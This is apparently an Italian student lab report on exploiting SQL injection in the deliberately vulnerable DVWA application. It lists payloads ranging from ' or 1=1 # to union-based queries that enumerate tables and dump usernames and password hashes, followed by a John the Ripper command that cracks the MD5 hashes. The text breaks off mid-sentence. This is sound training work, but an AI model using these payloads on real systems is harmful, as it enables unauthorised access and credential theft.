# S8_L5 - BW II

**Rosario Giaimo**

**Giorno 1**

## Web Application Exploit SQLi

Traccia Giorno 1:

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente **Gordon Brown** (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro).

**NB: non usare tool automatici come sqlmap. È ammesso l'uso di repeater burp suite.**

Requisiti laboratorio Giorno 1:


Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.66.110/24

IP Metasploitable: 192.168.66.120/24


## Svolgimento

Per prima cosa ho settato le macchine come richieste dalla traccia IP Kali Linux: 192.168.66.110/24, IP Metasploitable: 192.168.66.120/24 attraverso il comando sudo nano /etc/network/interfaces




## Sql injection

Ho verificato che la DVWA sia accessibile all'indirizzo IP specificato (192.168.66.120) ho effettuato l’accesso tramite username “admin” e password “password” ed ho settato la difficoltà su LOW





### Una volta effettuato l'accesso in sql injection utilizziamo un paio di query:


**‘ or 1 = 1 #:** In questo modo, l'attacco modificherà la query SQL in modo che restituisca sempre una condizione vera, ignorando il controllo della password e consentendo all'attaccante di accedere al sistema senza la corretta autenticazione.
Nel caso specifico di `' or 1 = 1`, questa è un'espressione che restituirà sempre vero in SQL. Questo perché in SQL, l'operatore logico `OR` restituisce vero se almeno una delle condizioni è vera. Poiché `1 = 1` è sempre vero, l'intera espressione sarà vera.





**%' and 1 = 0 union select null, database ()#:** L'obiettivo di questa espressione è recuperare il nome del database corrente utilizzando un attacco di tipo union-based SQL injection.




**%' and 1=0 union select table_schema, table_namefrominformation_schema.tables where table_schema = 'dvwa' #:**
L'obiettivo di questa espressione è ottenere informazioni sulle tabelle del database, limitando la ricerca alle tabelle all'interno dello schema chiamato `dvwa`.





**%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users'#:**
L'obiettivo di questa espressione è ottenere i nomi delle colonne della tabella "users" all'interno del database.



**@' union select user, password from users#:** L'intera espressione si utilizza in un attacco SQL injection per estrarre informazioni sensibili dalla tabella degli utenti. L'attaccante inserirebbe questa espressione in un campo di input dell'applicazione web per manipolare la query SQL eseguita dal backend e ottenere le credenziali degli utenti memorizzate nel database.




Adesso andiamo a decifrare la password dell'utente **Gordon Brown** con il comando **john-w=/usr/share/nmap/nselib/data/passwords.lst--format=Raw-MD5home/kali/Desktop/dec_pass.txt** questo comando utilizza l'elenco di parole chiave fornito da Nmap per decifrare le password MD5.




## Bonus

-Replicare tutto a livello medium
-Verificare se è possibile inserire un utente tramite SQL injection
-Recuperare informazioni vitali da altri db collegati
-Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco (usare termini accattivanti in stile punk).

## Svolgimento


La differenza sostanziale tra la sicurezza "low" e 